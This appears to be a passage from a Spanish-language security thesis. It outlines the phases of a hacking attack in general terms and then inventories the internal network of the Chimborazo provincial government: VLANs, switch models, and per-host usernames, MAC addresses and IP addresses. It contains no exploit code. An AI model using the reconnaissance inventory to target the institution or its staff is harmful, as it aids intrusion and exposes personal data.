Footprinting se define como el análisis del perfil de seguridad de una empresa u organización, emprendido de una manera metodológica; se la considera metodológica debido a que se busca información crítica basada en un descubrimiento anterior.

No existe una sola metodología para realizar *footprinting*, un individuo puede escoger muchos caminos para llegar a la información, así mismo esta actividad es esencial debido a que toda la información crítica necesita ser recopilada antes de que el *hacker* pueda decidir sobre la mejor acción a realizar.

El *footprinting* necesita ser desarrollado correctamente y en una manera organizada, la información descubierta puede pertenecer a varias capas de red, por ejemplo se puede descubrir detalles del nombre del dominio, direcciones de red, servicios de red y aplicaciones, arquitectura del sistema, IDS's, direcciones IP específicas, mecanismos de control de acceso, números telefónicos, direcciones de contacto, mecanismos de autenticación, entre otros.

Este listado puede incluir mucha más información, dependiendo de cómo los aspectos de la seguridad son tratados dentro de la organización. La información recolectada durante la fase de *footprinting* se puede utilizar como un puente para poder escoger la metodología del ataque. Un aspecto de la información es que casi todo se puede conseguir por medio del Internet, la mayoría disponible al público en general.

SCANNING

Una de las principales actividades que un atacante realiza cuando intenta penetrar a un sistema es reunir toda la información posible y realizar un inventario de puertos abiertos usando alguna técnica de escaneo de puertos.

El escaneo de puertos es una de las técnicas más populares de reconocimiento usada por hackers a nivel mundial. Una vez completado este proceso, esta lista ayuda al atacante a identificar algunos servicios que están ejecutándose en el sistema objetivo, usando una lista de puertos conocidos; esto permite posteriormente crear una estrategia que conduzca a comprometer el sistema.

Al escanear cuáles puertos están disponibles en el equipo de la víctima, el atacante encuentra potenciales vulnerabilidades que pueden ser explotadas.

IDENTIFICACIÓN DE VULNERABILIDADES

Una vulnerabilidad es cualquier falla inherente en el diseño, configuración o implementación de un sistema o una red que pueda desembocar en un evento que pueda comprometer la seguridad.

Las vulnerabilidades pretenden describir las debilidades y los métodos más comunes que se utilizan para perpetrar ataques a la seguridad de un sistema. Hay que establecer las prioridades en los elementos a proteger, de acuerdo al valor que representan para la organización y de esta forma poder prevenir los diferentes tipos de ataques que pueden sufrir, detectando las vulnerabilidades que presentan estos elementos.

PENETRACIÓN AL SISTEMA

Esta es una de las fases más importantes para un hacker porque es la fase de penetración al sistema informático, en esta fase un hacker explota las vulnerabilidades que encontró. La explotación puede ocurrir localmente, [offline] sin estar conectado, sobre la red de área local (Local Area Network), o sobre el Internet y puede incluir técnicas como buffer overflows (desbordamiento de buffer), Denial-of-Service (denegación de servicio), sesión hijacking (secuestro de sesión),

y password cracking (romper o adivinar claves usando varios métodos como: diccionary atack y brute forcé atack). En esta fase los factores que ayudarán a un hacker a tener una penetración con éxito a un sistema informático dependerá de:

- Cómo es la arquitectura del sistema informático y de cómo está configurado el sistema objetivo y/o víctima. Una instalación y configuración de seguridad informática simple significa un acceso más fácil a un sistema informático, nada que comentar si esta seguridad informática ni siquiera existe.

- Cuál es el nivel de destrezas, conjunto de habilidades y conocimientos sobre seguridad informática de los ingenieros, profesionales y auxiliares que instalen y configuren un sistema informático.

- Nivel de destrezas, conjunto de habilidades y conocimientos sobre seguridad informática y redes que tenga un hacker y el nivel de acceso que obtuvo al principio de la penetración

MANTENIMIENTO DEL ACCESO

Una vez que un hacker gana el acceso a un sistema informático (Fase 3) su prioridad es mantener ese acceso que ganó. En esta fase el hacker utiliza recursos propios y los recursos del sistema informático objetivo y/o víctima. Además, usa el sistema informático atacado como plataforma de lanzamiento de

nuevos ataques informáticos para escanear y explotar a otros sistemas informáticos que pretende atacar. También usa programas informáticos denominados sniffers para capturar todo el tráfico de la red, incluyendo sesiones de Telnet y FTP (File Transfer Protocol). Es en esta fase donde un hacker puede tener la habilidad de subir (upload), bajar (download) y alterar el funcionamiento de aplicaciones de software y los datos del sistema informático asaltado.

En esta fase el hacker quiere permanecer indetectable, invisible, y para ello elimina cualquier evidencia de su penetración a un sistema informático y hace uso de técnicas de Backdoor (puertas traseras) y Troyanos para ganar acceso en otra ocasión y tratar de tener acceso a cuentas de usuario con privilegios de Administrador. También emplean los caballos de Troya (Trojans) para transferir nombres de usuarios, passwords e incluso información de tarjetas de crédito o cuentas bancarias almacenados en el sistema informático.

BORRADO DE HUELLAS

En esta fase es donde un hacker trata de destruir toda evidencia de cualquier posible rastreo de sus actividades ilícitas y lo hace por varias razones, entre ellas: seguir manteniendo el acceso al sistema informático comprometido, ya que si borra sus huellas los administradores de redes no tendrán pistas claras del

atacante y el hacker podrá seguir penetrando el sistema cuando quiera. Además borrando sus huellas evita ser detectado y por tanto, anula la posibilidad de ser atrapado por la policía informática y quedar así al margen del imperio de la ley.

CAPÍTULO III

DISEÑO E IMPLEMENTACIÓN

3.1 ANÁLISIS DE LA INFRAESTRUCTURA

La red de datos del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo presenta un diseño jerárquico a través de la utilización de Vlans, el cual se encuentra detallado a continuación:

SUBSUELO

TIPO DE SWITCH: 3COM Super Stack Switch 3226 – 3CR 17500-91

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Proyecto de Aguas Subterráneas	7	6	1	192.168.7.0/24
Bodega	2	2	1	192.168.2.0/24
Dispensario Medico	2	2	0	192.168.4.0/24
Servidor	0	1	0	192.168.0.0/24
TOTAL	11	11	2	

Tabla III.1 Descripción Infraestructura Subsuelo




Figura III.1 Diseño lógico de la red en el subsuelo




Figura III.2 Cableado Horizontal del Subsuelo

Código	Nombre Host	Dirección Física	Dirección Lógica	Patch Panel	Switch	Departamento
SUB – 1	laucancela	00-25-B3-64-0A-93	192.168.7.18	1	1	Proyecto Aguas Subterráneas
SUB – 2	User	C8-0A-A9-1A-06-8D	192.168.7.29	2	2	Proyecto Aguas Subterráneas
SUB – 3	scuadrado	00-22-64-84-7C-97 00-21-8B-48-73-C0	192.168.7.34 192.168.7.23	3 3	3 3	Proyecto Aguas Subterráneas Proyecto Aguas Subterráneas
SUB – 4	aarguello	00-0F-FE-33-AD-26	192.168.7.23	4	4	Proyecto Aguas Subterráneas
SUB – 5	stacuri	00-11-95-E3-6D-BF	192.168.7.22	5	5	Proyecto Aguas Subterráneas
SUB – 6	***Libre***			6	6	Proyecto Aguas Subterráneas
SUB – 7	Impresora hp2600n		192.168.7.28	7	7	Proyecto Aguas Subterráneas
SUB – 8	jalvaracin	00-16-76-3B-72-7C	192.168.2.107	8	8	Bodega
SUB – 9	***Libre***			9	9	Bodega
SUB – 10	ovillagomez	00-1C-C0-6A-5B-E4	192.168.2.109	10	10	Bodega
SUB – 11	disp._medico	00-02-44-7F-9A-74	192.168.4.245	11	11	Dispensario Médico
SUB – 12	orubio	00-1C-C0-96-D1-A5	192.168.4.240	12	12	Dispensario Médico
SUB – 24	Servidores			24	24	Sala de Servidores

Tabla III.2 Direccionamiento del Subsuelo

PLANTA BAJA

TIPO DE SWITCH: 1.- 3COM Baseline Switch 2024 – 3C16471

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Producción	9	8	0	192.168.9.0/24
TOTAL	9	8	0	

Tabla III.3 Descripción Infraestructura Planta Baja SW 1

TIPO DE SWITCH: 2.- 3COM Super Stack Switch 3226 – 3CR17500-91

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Gestión Ambiental	7	7	4	192.168.9.0/24
Servicios Generales Administrativos	1	1	2	192.168.4.0/24
Sistemas Informáticos	3	3	0	192.168.4.0/24
TOTAL	11	11	6	

Tabla III.4 Descripción Infraestructura Planta Baja SW 2

TIPO DE SWITCH: 3.- 3COM Super Stack Switch 3226 – 3CR 17500-91

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Sistemas Informáticos	7	4	0	192.168.4.0/24
Wireless	1	1	0	192.168.20.0/24
TOTAL	7	4	0	

Tabla III.5 Descripción Infraestructura Planta Baja SW 3




Figura III.3 Diseño lógico de la red en la Planta Baja 1




Figura III.4 Cableado Horizontal de la Planta Baja

Código	Nombre Host	Dirección Física	Dirección Lógica	Patch Panel	Switch	Departamento
PB – 1	jgarcia	00-1C-C0-48-B6-C5	192.168.9.193	9	9 (1)	Producción
PB – 2	Agapito_munoz	00-27-0E-1D-18-B5	192.168.9.137	8	8 (1)	Producción
PB – 3	ffreire	00-19-D1-A3-21-1F	192.168.9.159	7	7 (1)	Producción
PB – 4	cmanya	00-08-A1-63-12-F6	192.168.9.126	6	6 (1)	Producción
PB – 5	acadena	00-1C-C0-D3-7F-10	192.168.9.123	5	5 (1)	Producción
PB – 6	oguadalupe	00-0F-B0-92-F2-9B	192.168.9.65	4	4 (1)	Producción
PB – 7	jtapia	00-08-A1-63-0C-06	192.168.9.142	2	2 (1)	Producción
PB – 8	jsolorzano Tec_soberania	00-23-8B-EE-F5-F9 00-19-D1-9D-AA-57	192.168.9.7 192.168.9.53	1 1	1 (1) 1 (1)	Producción Producción
PB – 10	jquintanilla	00-11-11-50-F2-19	192.168.9.141	10	10 (2)	Gestión Ambiental
PB – 11	Jlogroño	00-16-76-12-C2-1A	192.168.9.125	6	6 (2)	Gestión Ambiental
PB – 12	Lquito	00-1C-C0-96-D3-87	192.168.9.73	5	5 (2)	Gestión Ambiental
PB – 13	Wharo	00-08-A1-63-13-02	192.168.9.132	4	4 (2)	Gestión Ambiental
PB – 16	maltamirano	00-13-20-DA-C2-97	192.168.9.124	1	1 (2)	Gestión Ambiental
PB – 17	Tecnico_Nestory	00-13-20-27-EF-4F	192.168.9.85	7	7 (2)	Gestión Ambiental
PB – 18	***Libre***			11	19 (2)	Gestión Ambiental
PB – 19	Lilicaceres	00-13-20-DA-C1-F1	192.168.9.96	9	9 (2)	Gestión Ambiental
PB – 20	maluisa	00-1A-4B-88-BE-6F	192.168.4.26	16	16 (2)	Sistemas Informáticos
PB – 21	jzarate	00-1E-C9-03-70- CE	192.168.4.24	15	15 (2)	Sistemas Informáticos
PB – 22	***Libre***			13	13 (2)	Servicios Generales Administrativos
PB – 23	***Libre***			14	14 (2)	Servicios Generales Administrativos
PB – 24	Fonate	00-1C-C0-C8-FD-00	192.168.4.225	12	12 (2)	Servicios Generales Administrativos
PB - 78	jusi	00-1E-68-1C-15-FA	192.168.4.27	22	22 (3)	Sistemas Informáticos
PB - 80	***Servidores***				24 (2)	Sala de Servidores

Tabla III.6 Direccionamiento de la Planta Baja

PLANTA 1

TIPO DE SWITCH: 1.- 3COM Baseline Switch 2024 – 3C16471

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Prefectura	11	7	2	192.168.6.0/24
Vice Prefectura	3	2	3	192.168.6.0/24
Servidores	0	1	0	192.168.0.0/24
TOTAL	14	10	5	

Tabla III.7 Descripción Infraestructura Planta 1 Sw1

TIPO DE SWITCH : 2.- 3COM Super Stack Switch 3226 – 3CR17500-91

DEPARTAMENTO	# EQUIPOS	# PUERTOS OCUPADOS	# PUERTOS LIBRES	# RED/VLAN
Prefectura	11	0	1	192.168.6.0/24
Vice Prefectura	3	1	0	192.168.6.0/24
Servidores	0	1	0	192.168.0.0/24
TOTAL	27	2	1	

Tabla III.8 Descripción Infraestructura Planta 1 Sw2

